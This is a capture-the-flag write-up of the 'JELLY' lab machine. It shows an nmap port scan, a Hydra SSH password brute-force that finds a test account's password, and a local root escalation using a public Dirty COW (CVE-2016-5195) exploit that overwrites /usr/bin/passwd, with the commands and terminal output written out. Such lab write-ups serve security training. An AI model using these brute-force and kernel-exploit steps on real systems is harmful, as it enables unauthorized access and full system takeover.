JELLY CTF ~


Introduction:

This report presents a comprehensive walkthrough of the JEELLY CTF challenge, detailing the full process used to analyze, enumerate, and ultimately exploit the target environment. It outlines the structure of the challenge, the systematic methodologies applied during reconnaissance and vulnerability assessment, and the critical steps that led to capturing the final flag. Beyond documenting the solution path, this report also emphasizes the skills, techniques, and thought processes gained throughout the challenge—insights that are valuable for real-world penetration testing and security assessments.

Tools used:

- Nmap
- Hydra

Procedure:




```
Your gateway to the world of cybersecurity.
IP Address: 192.168.0.225

hacker login: _
```

Figure 1 (Interface of the ctf)

Step1:

An initial Nmap scan was performed to identify open ports, running services, and the overall attack surface of the JEELLY CTF target. This step helped establish a baseline for further enumeration and guided the exploitation strategy.




```
┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.0.225
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 19:28 IST
Nmap scan report for 192.168.0.225
Host is up (0.00039s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:5B:AF:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 28.93 seconds

┌──(root㉿kali)-[~]
└─# 
```

Figure2 (Nmap scan)

Step2:

After identifying SSH as an exposed service, Hydra was used to perform a brute-force attack against the login interface. This helped uncover valid credentials, enabling access to the target system for deeper enumeration and exploitation.

Using Hydra against the SSH service, I initiated a credential brute-force attack with a targeted username list and a password wordlist. During the attack, Hydra successfully identified valid SSH credentials for the user **test**. The tool revealed that the correct password for this account was **pepper**, allowing authenticated access to the system.




```
┌──(root㉿kali)-[~]
└─# hydra -l test -P /root/jelly.txt 192.168.0.225 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-10 20:02:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 52 login tries (l:1/p:52), ~4 tries per task
[DATA] attacking ssh://192.168.0.225:22/
[22][ssh] host: 192.168.0.225   login: test   password: pepper
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-10 20:03:07

┌──(root㉿kali)-[~]
└─# ssh test@192.168.0.225
The authenticity of host '192.168.0.225 (192.168.0.225)' can't be established.
ED25519 key fingerprint is SHA256:P/HNhY1km/OIC5KZc9H1xflUV0FYGDbk2kn0yRjy0Jw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:27: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.225' (ED25519) to the list of known hosts.
test@192.168.0.225's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Nov 10 20:03:05 IST 2025

  System load:  0.04              Processes:           90
  Usage of /:   16.7% of 7.26GB   Users logged in:     0
  Memory usage: 19%               IP address for eth0: 192.168.0.225
  Swap usage:   0%

  Graph this data and manage this system at:
```

Figure3 (ssh login)

Step3:

The system enumeration phase revealed that the machine was running an outdated kernel: **Linux 3.13.0-32-generic (Ubuntu, 2014)**. This kernel version is well-known for multiple publicly disclosed privilege-escalation vulnerabilities. One of the most significant issues affecting this version is the **Dirty COW vulnerability (CVE-2016-5195)**, caused by a race condition in the kernel's copy-on-write mechanism. This flaw allows a low-privileged user to overwrite read-only memory mappings, gaining elevated privileges. Identifying this vulnerability provided a clear path for potential privilege escalation on the target system.




```
Last login: Mon Dec  8 14:34:36 2025 from 10.204.42.198
Could not chdir to home directory /home/test: No such file or directory
$ bash -i
test@hacker:/$ uname -a
Linux hacker 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
test@hacker:/$ 
```

Figure4(outdated kernel)

DirtyCOW:


Dirty COW (CVE-2016-5195) is a well-known privilege escalation vulnerability affecting the Linux kernel's copy-on-write (COW) mechanism. It occurs due to a race condition that allows an unprivileged local user to write to read-only memory mappings. By exploiting this flaw, an attacker can overwrite critical system files—often `/etc/passwd`—to gain root access. The exploit is stable, widely documented, and works reliably on older kernels like 3.13.0-32. In this challenge, the vulnerability provided a viable method to escalate privileges to root on the JEELLY target machine.



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

Step5:

- Verified that the machine's kernel version was vulnerable to the Dirty COW (CVE-2016-5195) privilege escalation flaw.
- Downloaded a publicly available proof-of-concept exploit for educational and CTF purposes. (Dirty COW (CVE-2016-5195))
- Compiled the exploit using `gcc -pthread dirtycow.c -o dirty` to create an executable payload.
- Ran the exploit, which successfully abused the kernel race condition to overwrite protected system files.
- Gained full **root access** on the JEELLY CTF target, allowing complete control over the system.
- Retrieved the final flag after achieving root-level privileges.



```
test@hacker:/tmp$ ls
dirtycow.c
test@hacker:/tmp$ gcc -pthread dirtycow.c -o dirty
dirtycow.c: In function ‘procselfmemThread’:
dirtycow.c:98:9: warning: passing argument 2 of ‘lseek’ makes integer from pointer without a cast [enabled by default]
         lseek(f,map,SEEK_SET);
         ^
In file included from dirtycow.c:27:0:
/usr/include/unistd.h:334:16: note: expected ‘__off_t’ but argument is of type ‘void *’
 extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                ^
dirtycow.c: In function ‘main’:
dirtycow.c:141:5: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘__off_t’ [-Wformat=]
     printf("Size of binary: %d\n", st.st_size);
     ^
test@hacker:/tmp$ ls
dirty  dirtycow.c
test@hacker:/tmp$ ./dirty
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@hacker:/tmp# whoami
root
root@hacker:/tmp# █
```

Figure6(root access)

CTF Link: https://drive.google.com/file/d/1YyRcFiieeQti7OaVUOigrW8__LXYSCBi/view?usp=sharing ;)